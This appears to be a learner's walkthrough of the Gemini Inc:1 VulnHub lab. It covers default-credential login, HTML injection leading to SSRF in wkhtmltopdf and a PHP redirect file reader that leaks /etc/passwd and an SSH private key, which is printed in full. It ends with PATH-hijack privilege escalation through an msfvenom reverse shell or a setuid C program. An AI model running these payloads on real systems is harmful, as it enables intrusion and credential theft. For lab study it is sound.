Gemini Walkthrough


Resources used:

- https://www.sakshamdixit.com/gemini-inc-1-vulnhub/
- https://pentestmag.com/write-up-for-gemini-inc-1/

Gemini IP: 192.168.78.22

- Navigated to the webpage and inspected source
    - Found the **login.php** web page
- Launched dirbuster but did not find anything using the medium word list
- Performed nikto scan but did not provide anything of value

We know that the project is build on the master-login-system lets see if we can find a default account credentials




- Navigate to https://github.com/ionutvmi/master-login-system

We checked the source code of the “install.php” file and managed to locate default credentials for the admin user account

```
    <h3>USER: admin <br/> PASSWORD: 1234</h3>";
}
```


- admin | 1234

There are two new functions, we attempt to use the “export profile” function however we want to intercept the request with **burp suite** to see if there is any useful information hidden within the request.



However within burp suite we cannot find any relevant information so we’ll search elsewhere.


Downloading the PDF we are able to open it in the PDF viewer application and select **file -> properties** to view the properties of this PDF.



We can see that the images creator is **"wkhtmltopdf 0.12.4"** this could be useful in the exploitation of the target.


Googling **wkhtmltopdf 0.12.4** we were able to determine that there is a vulnerability in the software that allows for server side request forgery and http injection. We can test this by editing information in the admin account and seeing if it will display how we expect.


- Change the display name of the admin account to **<h1>test</h1>**



We can see that the test is displayed as a header as we wanted it to be so http injection is possible!
Using HTTP injection we are able to connect to a listener we create

- <iframe src=http://192.168.78.14:4444></iframe>
- An iframe is an inline frame, we are checking to see if we can create a connection between the PCs so that when the profile is rendered it will create a connection
- On Kali:
    - **nc -lvp 4444**
- On website change the display name of admin to
    - **<iframe src=http://192.168.78.14:4444></iframe>**





It is confirmed now that the server side request forgery vulnerability is viable
The exact vulnerability is **"if wkhtmltoimage convert a http status code 302 url,it may redirect"**
We must make the application connect to a page that would perform a redirect with status 302 to read a local file.
We will serve the php file on our own php server

- **vim 1.php**
- Paste the below code
  <?php header('location:file://'.$_REQUEST['x']); ?>
- **wq**
- **php -S 0.0.0.0:13337**
    - Note: Make sure to re-insert " and ' if required incase the paste breaks it.


On the website we need to change the display name to

- **<iframe height="2000" width="800" src=http://192.168.78.14:13337/1.php?x=%2fetc%2fpasswd></iframe>;**

- **Navigate to http://192.168.78.22/test2/export.php**

Success! We can now view the /etc/passwd file

- There is a user named **gemini1** which we can investigate and see if we can find a ssh key (this user has **/bin/bash** which indicates it is a target we want)
- Find out whether the user stores any SSH keys in the home directory, this was hinted at by the box since only ssh and http were open.
    - Key should be located at /home/Gemini1/%2essh/id_rsa
- Change injected code to be
    - <iframe height="2000" width="800" src=http://192.168.78.14:13337/1.php?x=/home/gemini1/%2essh/id_rsa></iframe>



SSH Key is as follows:

-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAv8sYkCmUFupwQ8pXsm0XCAyxcR6m5y9GfRWmQmrvb9qJP3xs
6c11dX9Mi8OLBpKuB+Y08aTgWbEtUAkVEpRU+mk+wpSx54OTBMFX35x4snzz+X5u
Vl1rUn9Z4QE5SJpOvfV3Ddw9zlVA0MCJGi/RW4ODRYmPHesqNHaMGKqTnRmn3/4V
u7cl+KpPZmQJzASoffyBn1bxQomqTkb5AGhkAggsOPS0xv6P2g/mcmMUIRWaTH4Z
DqrpqxFtJbuWSszPhuw3LLqAYry0RIEH/Mdi2RxM3VZvqDRlsV0DO74qyBhBsq+p
oSbdwoXao8n7oO2ASHc05d2vtmmmGP31+4pjuQIDAQABAoIBAQCq+WuJQHeSwiWY
WS46kkNg2qfoNrIFD8Dfy0ful5OhfAiz/sC84HrgZr4fLg+mqWXZBuCVtiyF6IuD
eMU/Tdo/bUkUfyflQgbyy0UBw2RZgUihVpMYDKma3oqKKeQeE+k0MDmUsoyqfpeM
QMc3//67fQ6uE8Xwnu593FxhtNZoyaYgz8LTpYRsaoui9j7mrQ4Q19VOQ16u4XlZ
rVtRFjQqBmAKeASTaYpWKnsgoFudp6xyxWzS4uk6BlAom0teBwkcnzx9fNd2vCYR
MhK5KLTDvWUf3d+eUcoUy1h+yjPvdDmlC27vcvZ0GXVvyRks+sjbNMYWl+QvNIZn
1XxD1nkxAoGBAODe4NKq0r2Biq0V/97xx76oz5zX4drh1aE6X+osRqk4+4soLaul
xHaApYWYKlk4OBPMzWQC0a8mQOaL1LalYSEL8wKkkaAvfM604f3fo01rMKn9vNRC
1fAms6caNqJDPIMvOyYRe4PALNf6Yw0Hty0KowC46HHkmWEgw/pEhOZdAoGBANpY
AJEhiG27iqxdHdyHC2rVnA9o2t5yZ7qqBExF7zyUJklbgiLLyliE5JYhdZjd+abl
aSdSvTKOqrxscnPmWVIxDyLDxemH7iZsEbhLkIsSKgMjCDhPBROivyQGfY17EHPu
968rdQsmJK8+X5aWxq08VzlKwArm+GeDs2hrCGUNAoGAc1G5SDA0XNz3CiaTDnk9
r0gRGGUZvU89aC5wi73jCttfHJEhQquj3QXCXM2ZQiHzmCvaVOShNcpPVCv3jSco
tXLUT9GnoNdZkQPwNWqf648B6NtoIA6aekrOrO5jgDks6jWphq9GgV1nYedVLpR7
WszupOsuwWGzSr0r48eJxD0CgYEAo23HTtpIocoEbCtuIlhIVXj5zNbxLBt55NAp
U2XtQeyqDkVEzQK4vDUMXAtDWF6d5PxGDvbxQoxi45JQwMukA89QwvbChqAF86Bk
SwvUbyPzalGob21GIYJpi2+IPoPktsIhhm4Ct4ufXcRUDAVjRHur1ehLgl2LhP+h
JAEpUWkCgYEAj2kz6b+FeK+xK+FUuDbd88vjU6FB8+FL7mQFQ2Ae9IWNyuTQSpGh
vXAtW/c+eaiO4gHRz60wW+FvItFa7kZAmyICAugK1m8/Ff5VZ0rHDP2YsUHT4+Bt
j8XYDMgMA8VYk6alU2rEEzqZlru7BZiwUnz7QLzauGwg8ohv1H2NP9k=
-----END RSA PRIVATE KEY-----

Save this to a file

```
┌──(kali㉿kali)-[~]
└─$ nano sshkey.txt
```

Change permissions of key file

```
┌──(kali㉿kali)-[~]
└─$ chmod 400 sshkey.txt
```

Login via ssh with the key

- **ssh -i sshkey.txt gemini1@192.168.78.22**

```
┌──(kali㉿kali)-[~]
└─$ ssh -i sshkey.txt gemini1@192.168.78.22
Linux geminiinc 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan  9 08:04:52 2018 from 192.168.0.112
gemini1@geminiinc:~$
```

Now that we have user access we should escalate so first we must find the OS of the system

- **uname -a**

```
Last login: Tue Jan  9 08:04:52 2018 from 192.168.0.112
gemini1@geminiinc:~$ uname -a
Linux geminiinc 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x86_64 GNU/Linux
```

This is a very up to date version so no exploits are available for the OS itself, we have to enumerate more to find a route to root.

Exploring the file system we found some database passwords

- **cd /var/www/html/test2**
- **cat inc/settings.php**

```
gemini1@geminiinc:/var/www/html/test2$ ls
apple-touch-icon-114×114-precomposed.png  css          inc          profile.php
apple-touch-icon-144×144-precomposed.png  export.php   index.php    user.php
apple-touch-icon-57×57-precomposed.png    favicon.ico  js           validate.php
apple-touch-icon-72×72-precomposed.png    footer.php   lib
apple-touch-icon.png                      header.php   login.php
apple-touch-icon-precomposed.png          img          logout.php
gemini1@geminiinc:/var/www/html/test2$ cat inc/settings.php
<?php

// Master Login System
// Mihai Ionut Vilcu (ionutvmi@gmail.com)
// configuration file


// database details
$set→db_host = 'localhost'; // database host
$set→db_user = 'gemini2'; // database user
$set→db_pass = 'dbsuperpassword'; // database password
$set→db_name = 'geminiinc'; // database name

define('MLS_PREFIX', 'mls_');
```

To login to the password

- **mysql -u gemini2 -p**
- **dbsuperpassword**
- **use geminiinc**

```
gemini1@geminiinc:/var/www/html/test2$ mysql -u gemini2 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 17
Server version: 10.1.26-MariaDB-0+deb9u1 Debian 9.1

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

```
Database changed
MariaDB [geminiinc]>
```

- **show tables**

```
Database changed
MariaDB [geminiinc]> show tables;
+-------------------------+
| Tables_in_geminiinc |
+-------------------------+
| admin                   |
| mls_banned              |
| mls_groups              |
| mls_privacy             |
| mls_settings            |
| mls_users               |
| users                   |
+-------------------------+
7 rows in set (0.00 sec)
```

- Sadly the db hasn't got anything interesting inside of it

Using a find command to find files that have creator permissions so that when run it has the makers permission rather than the users

A little lost from this point onwards in exactly what is happening

- **find / -perm -u=s -type f 2>/dev/null**

The file listinfo is interesting

```
gemini1@geminiinc:/var/www/html/test2$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/apache2/suexec-pristine
/usr/lib/apache2/suexec-custom
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/listinfo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/sudo
/bin/mount
/bin/umount
/bin/ping
/bin/su
/bin/fusermount
```

We should try to run this command and see what happens since it is in /usr/bin it will be a command we can use in the shell

- **listinfo**

```
gemini1@geminiinc:/var/www/html/test2$ listinfo
displaying network information ...           inet 192.168.78.22  netmask 255.255.255.0  broadcast 192.168.78.255
displaying network information ...           inet6 fe80::a00:27ff:fe0c:a96  prefixlen 64  scopeid 0x20<link>
displaying network information ...           inet 127.0.0.1  netmask 255.0.0.0
displaying network information ...           inet6 ::1  prefixlen 128  scopeid 0x10<host>

displaying Apache listening port ...    tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN


displaying Apache listening port ...    tcp6       0      0 :::22                   :::*                    LISTEN


displaying Apache listening port ...    udp        0      0 0.0.0.0:44229           0.0.0.0:*


displaying SSH listening port ...    tcp6       0      0 :::80                   :::*                    LISTEN


displaying current date ...    Tue Oct 11 23:05:40 EDT 2022
```

Using the **strings** command to break down the command

- **string /usr/bin/listinfo**

```
gemini1@geminiinc:/var/www/html/test2$ strings /usr/bin/listinfo
/lib64/ld-linux-x86-64.so.2
(J/O<
libc.so.6
popen
printf
fgets
pclose
__cxa_finalize
__libc_start_main
_ITM_deregisterTMCloneTable
__gmon_start__
_Jv_RegisterClasses
_ITM_registerTMCloneTable
GLIBC_2.2.5
=q
5j
=!
AWAVA
AUATL
[]A\A]A^A_
/sbin/ifconfig | grep inet
/bin/netstat -tuln | grep 22
/bin/netstat -tuln | grep 80
date
displaying network information ...
```

It uses the date command which is run as root

Use **which** to find where date is located

- **which date**

```
gemini1@geminiinc:/var/www/html/test2$ which date
/bin/date
```

We now want to check the current path where the system commands are located

- **echo $PATH**

```
gemini1@geminiinc:/var/www/html/test2$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

Add the home to the first element in the path so that we can run a malicious binary as root

- **export PATH=/home/gemini1:$PATH**

Create a reverse shell payload with **msfvenom** on **Kali**

- **msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.78.14 LPORT=443 -f elf > date**
- We are tricking the system into running our date file instead of the real date file

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.78.14 LPORT=443 -f elf > date
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```


Another way do to this would be to do the below:

```
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>

Int main () {
      setuid(0);
      setgid(0);
      system("/bin/bash");
}
```

- **vi date.c**
- **paste in the above code**
- **gcc -o date date.c**
- **ls -la date**
    - **chmod +x date** if permissions were not correct
- **export PATH=/home/gemini1:$PATH**
- **which date** to tell us where date is located
- **listinfo** should give us a root shell

```
root@geminiinc:~# whoami

displaying current date ...     root
root@geminiinc:~#
```

Make sure either file is placed in the ~ directory



Root flag obtained!

Using msfconsole on kali